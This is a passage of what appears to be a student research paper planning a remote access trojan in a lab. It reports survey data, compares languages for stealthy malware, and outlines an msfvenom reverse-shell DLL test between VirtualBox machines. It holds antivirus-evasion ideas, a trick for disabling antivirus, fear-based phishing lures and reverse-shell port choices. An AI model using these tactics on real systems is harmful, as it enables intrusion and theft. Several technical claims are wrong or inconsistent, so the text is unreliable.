


Do you think it would be ethical to create and develop a RAT for research purposes only?

12 responses

Fig. 13. 'Do you think it would be ethical to create a RAT virus for research purposes?'.

Figure 14, page 22 asks the question if Python had been installed on the respondents computers. This question will be discussed further in-detail under the section 'Coding Languages', as it contains more relevance there.



Do you have Python, the programming language software, installed on your computer?

12 responses

Fig. 14. 'Do you have Python installed?'.

Figure 15, page 23 asks the question if Java had been installed on the respondents computers. This question will be discussed further in-detail under the section 'Coding Languages', as it contains more relevance there.




Fig. 15. ‘Do you have Java installed?’.

In figure 16, page 23, the question of a VPN had been asked. The purpose of this question is to see how many people use a VPN. The purpose of this question correlates to network traffic, as a VPN would be directing all network traffic from the computer, and mask the computers network IPv4 address. This would make it difficult for an attacker to find the IP address of their target, which is crucial when trying to transfer files or SSH into the machine. According to the survey, 41.7% use a VPN, whereas 33.9% do not, and the rest are unsure what VPN is.




Fig. 16. ‘Do you use a VPN??’.

The penultimate question, figure 17, page 24, asks what antivirus does the respondee use. This question would determine what antivirus should the remote access trojan try to develop against, as each antivirus has their own unique databases of signatures to compare against. The majority respondents use an unlisted antivirus, with the most popular listed antivirus appearing to be McAfee at 25% of all answers. Avast and ’No antivirus’ are joint second at 16.7% each, and Microsoft Defender comes second-last with 8.3%.

Interestingly, no one uses Kaspersky, and what is even stranger is 16.7% of respondents claiming to not use an antivirus at all.




Fig. 17. ‘Which antivirus software do you use?’.

Figure 18, page 24 is the final question, and asks if their antivirus of choice has ever reported a false positive, where it claims a program is infected or a virus, when in-fact it is safe. The majority state yes, sitting at 58.3%, which is an alarmingly high amount of false positives for these trusted antiviruses.




Fig. 18. ‘Has your antivirus ever reported a false-positive?’.

The survey has produced an interesting amount of results, especially with the claims that a large number of respondents who participated don’t use an antivirus, and those that do claim they have witnessed false positives. This can easily be a mistake on the developers part, but it can also be used by malware developers to gain an advantage. An example would be to place a known infected file into the antiviruses directory, where it would be recognized, flagged and potentially remove the infected file, and itself (If the default setting is to quarantine the whole folder), disabling the antivirus from use.

3) Coding Language: Applications, and therefore malware, may be written in any language, and are often even created in multiple languages at once. Each programming language have their own advantages and disadvantages, and knowing which language to use for your application in advance is a crucial step in design and preparation.

- Python -
  Python is known for its simplicity, readability, and ease of use, which makes it an excellent choice for small-scale applications. Developers often choose Python for the fact it's syntax is syntax is clean and easy to read, which reduces the learning curve and makes the code more maintainable. This is especially valuable for small projects where simplicity is preferred over complexity.
  However, the Python language would not be viable for this project, as Python requires the language to be installed on the machine it wishes to be executed from, and this is unreliability is a big issue for a virus. According to the survey results, in figure 14, page 22 a massive 83.3% stated they did not have Python installed, with an additional 8.3% saying they did not know, which would imply it would not be installed on their computer.
  Python is also a poor choice for a virus development language because it's a 'high-level programming language'. This term means that the executable relies on additional scripts and files to be installed alongside the original executable to properly execute. It is also not able to pull memory bytes or information from external API's such as Windows Drivers, preventing it from accessing a victim's webcam, for example.
  One method that could be used to fix this problem is to compile the final application into a self-contained executable using something similar to pyinstaller. This application compiles the code, libraries and dependencies into one large executable, and would not require Python to be installed on the victim's computer. However, this would increase the file size considerably, resulting in a longer file transfer, download length, and increased chance of the file being detected. None of the application will be encrypted, as it would not be able to read or access required libraries if it was, so antiviruses would be able to scan and find the malicious code easily.
  Python has one main advantage when compared to other programming languages. Python is multi-platform, allowing the code to be executed across different operating systems and platforms such as Windows, MacOS, Linux, Android phones and more. Python is not a natively supported language on the iPhone operating system, there are applications to install and execute Python code through the App Store. Because of this, Python is very useful for building applications and tools to be used within the field of cyber security, especially penetration testing.
  Another advantage for Python is that libraries and other resources already exist, allowing development to rapidly speed up as code does not need to be re-written. This would also reduce file sizes, as code length will be reduced.
- C - C is a popular programming language for low level applications that require access to memory or CPU cycles.. A low-level programming language can be directly executed from the CPU.
  While C is not as low-level as some other languages such as Assembly, C can be translated into Assembly language, and has the advantage of using this translation to manipulate a computer's memory directly.
  An application written in C is usually compiled into one executable. This executable does not rely on external scripts or files in the same way that Python does. This allows for C applications to be larger in size, but also potentially stealthier as it would not need to be packaged with other raw files.
  C is generally not used for visual applications that require graphics, icons and and other visual aid, reducing the final file size of the eventual executable.
  This single file will be of smaller size with fast execution as it does not require additional scripts or

libraries to search and communicate with, resulting in a fast, small and effective executable.
The result is a small, stealthy, self-contained executable that is able to manipulate and mimic the computer's memory and CPU registers at will, resulting in C as a very strong candidate as a good language to choose.

- Java - Java as an application requires the Java framework to be installed in order to execute Java applications and files. This creates a similar problem that Python suffered. While Java is a popular requirement for some games and applications, there is the risk that the victim's computer has not downloaded the required software, rendering the virus useless.
  According to the survey, in figure 15, page 23 50% of respondents state they don't have Java installed, and a further 16.7% say they are not sure, creating a similar problem as Python.
  Java is known for its large cost in terms of memory usage, and this would potentially raise suspicion to the victim as an unwanted application due to the amount of RAM it would be using, or at least be noticeable in Windows Task Manager if it is consuming an alarming amount of memory.
  While Java has been used in the past for malware development, Java tends to "sandbox" Java applications. To run native code or access files, a Java application must ask for permission, which creates digital signatures and certificates which may be tracked back to the perpetrator through WIndows Active Directory. This application tracks any and all activity made on a computer, including permissions and application installations.
- Visual Basic - When compared to most other programming languages, Visual Basic has one main advantage in the development of malware. This advantage stems from the ability to use a Microsoft Office macro support to deliver a payload. This method of payload combined with social engineering creates a very powerful combination. A macro is a script that can be executed within Microsoft Office Word to automate tasks.
  This is a common method of delivering a payload that is usually used in workplace environments. For example, if an attacker wished to attack a specific company, the easiest targets would be the employees on the lower levels. Using a website such as LinkedIn, the attacker can easily find information on who an employee's boss is.
  According to Ruth Bearden and Dan Chai-Tien Lo in the paper 'Automated Microsoft Office Macro Malware Detection Using Machine Learning', 'Microsoft Word documents containing macro viruses typically try to persuade viewers to enable the macros. However, informing MS Office users of the dangers of enabling macros is no longer a sure defence. Attackers are applying social engineering techniques when designing malicious documents in an effort to make them appear legitimate. To increase the techniques effectiveness, attackers are using sophisticated information harvesting and data mining from creative places, such as a corporation documents metadata, to launch targeted attacks which are more successful than previous spam campaigns [22]'.
  An example of this tactic mentioned in the paper would be an email that is sent to the employee with a fake email that is very close to the boss's email, tricking the employee into believing it to be them. The email could be something as 'harmless' as 'Look at next week's schedule', or pretending the document was sent to them in error, and it was really a spreadsheet was a list of who is going to be fired. This type of fear will help the attacker in opening the document, as the employee would be more concerned about if they are going to be fired instead of checking the email address.
  When the Microsoft Office document has been downloaded, the attacker can prompt the employee for a password. However, the attached macro could have already been deployed, and the RAT would already be at work. The employee may just discard the document as they don't know the password, and not realise that their computer has just been injected.
- Conclusion - Naturally, every programming language has a positive and negative reasoning to use or not to use that specific language.
  For this project, the C language would be the best language to develop the application with, because it is important that the backdoor exploit is small in size, and able to access the vital low-level CPU functions and memory. This will allow the virus to be harder to detect, easier to deploy because

it is a single executable, and allows for further expansion if the attacker wished to modify critical functions within the victim's computer by accessing low level memory directly.

Visual Basic would be a viable language to use if the payload is dependant on Microsoft Office, though there are many other payloads that exist for this method already, and many exploits within Microsoft Office have been patched at the time of this paper being written.

4) Tools: The attack simulation will focus on using three different applications; VirtualBox, Visual Studio Code and msfvenom.

The VirtualBox application will allow us to launch a virtual machine, a virtualized instance of a computer. This will allow us to make modifications, viruses and attacks for a computer without affecting a real computer. The main advantage of a virtual machine comes from the fact it may be wiped and re-installed almost instantly, if something was to go wrong.

The VirtualBox will be used twice, and a LAN (Local Area Network, to simulate the two machines running in the same building) connection will be established between the two, which will be verified using a ping test. One VirtualBox machine will be running Kali Linux, a Linux distribution pre-installed with cyber security tools and software, and the other will run Windows 10 Home Edition to simulate a normal, functioning home system.

Visual Studio Code will be the coding platform of choice, as it will allow us to compile the CSharp code into a .dll file with relative ease.

The final tool that will be used in this attack is msfvenom. Pre-installed with Kali Linux, this powerful tool can generate payloads for Windows, Android, Cisco applications and a wide variety of other tools. Msfvenom also offers the ability to encode the payload, with varying degrees of success.

5) Structure: The code will first be generated on the VirtualBox machine running Kali Linux using msfvenom. The generated payload will change depending on the parameters given. Once the reverse shell payload has been generated with the Shellcode encryption, the code given will be placed into Visual Studio, where the .dll will be compiled and exported. From there, the .dll may be modified to create a convincing payload.

Once the .dll payload has been created and finished, a listener will be opened on Kali Linux using the same port that the payload was generated with. The payload will be installed onto the Windows 10 victim machine, and once opened, the connection will be created, with the attacker able to manipulate the victim's machine at will.

Depending on the payload, additional parameters and functions may be created and used. For example, if the virus is created to disable Windows Defender, additional information and tools will be required.

Information will be moved from the victim machine to the attacker through the port designated during the original payload generation in msfvenom. The ports typically used for this type of attack are ports 8080 or 7779, which are both common TCP ports for web traffic. As our reverse shell shall be generated for TCP connections, these ports are ideal for such an attack as they are designed to ensure packets of data will arrive at their destination.

Figure 19, page 28 shows the structure of how the information will flow from one virtual machine to another, including network traffic and data transfer.



Kali Linux Virtual Machine
Payload Generation through msfvenom
Visual Studio
.dll file is created and exported
Payload is downloaded
Windows 10 Virtual Machine
Payload is executed
Listener is created
Port 7779
Connection is created to listener. Network packets begin to transfer.

Fig. 19. Structure of data flow and network traffic.

C. Implementation

1) Software: Links for all of the software used in this experiment can be found in figure 20, page 28. Ensure to download the portable version of Notepad++.


```
https://www.virtualbox.org/wiki/Downloads
https://www.kali.org/get-kali/#kali-platforms
https://visualstudio.microsoft.com/downloads/
https://www.microsoft.com/en-gb/software-download/windows10
https://notepad-plus-plus.org/downloads/
http://www.angusj.com/resourcehacker/#download
```

Fig. 20. Links for all software used.

As Kali Linux comes pre-installed with msfvenom and other tools required for this experiment, no additional tools or software will be required for the Linux distribution of choice. The Windows 10 .iso file may require a key to complete installation.

The first step to setting up this project is to properly configure the virtual machines with both operating systems, and configuring each network. By default, a new virtual machine is connected to a unique network that can access the internet, but not one another. Because two virtual machines will be running simultaneously, ensure that enough RAM is installed inside of the computer and enough RAM has been allocated to each virtual instance, otherwise hitching or crashing may occur.

Figure 21, page 29 shows what Virtual Box will look like upon a fresh installation, excluding the two machines configured.



Welcome to VirtualBox!

The left part of application window contains global tools and lists all virtual machines and virtual machine groups on your computer. You can import, add and create new VMs using corresponding toolbar buttons. You can popup a tools of currently selected element using corresponding element button.


You can press the **F1** key to get instant help, or visit www.virtualbox.org for more information and latest news.

Fig. 21. Fresh installtion of Virtual Box.

From here, click ‘New’ and fill in each box appropriately with a suitable name, showing the program where the virtual machine .iso has been installed, and what type of machine it will be.

For Kali Linux, the file will download as a .vbox file. Opening it, the Kali Linux information will automatically install and finish for you.

Once both Kali Linux and Windows 10 have been installed and configured properly, they will appear like figure 22, page 30.



Windows10-Attacker
Powered Off

kali-linux-2023.2-virtualbox-amd64
Powered Off

General

Name: Windows10-Attacker
Operating System: Windows 10 (64-bit)

System

Base Memory: 2048 MB
Boot Order: Hard Disk, Optical, Floppy
Acceleration: Nested Paging, Hyper-V Paravirtualization

Display

Video Memory: 128 MB
Graphics Controller: VBoxSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: SATA
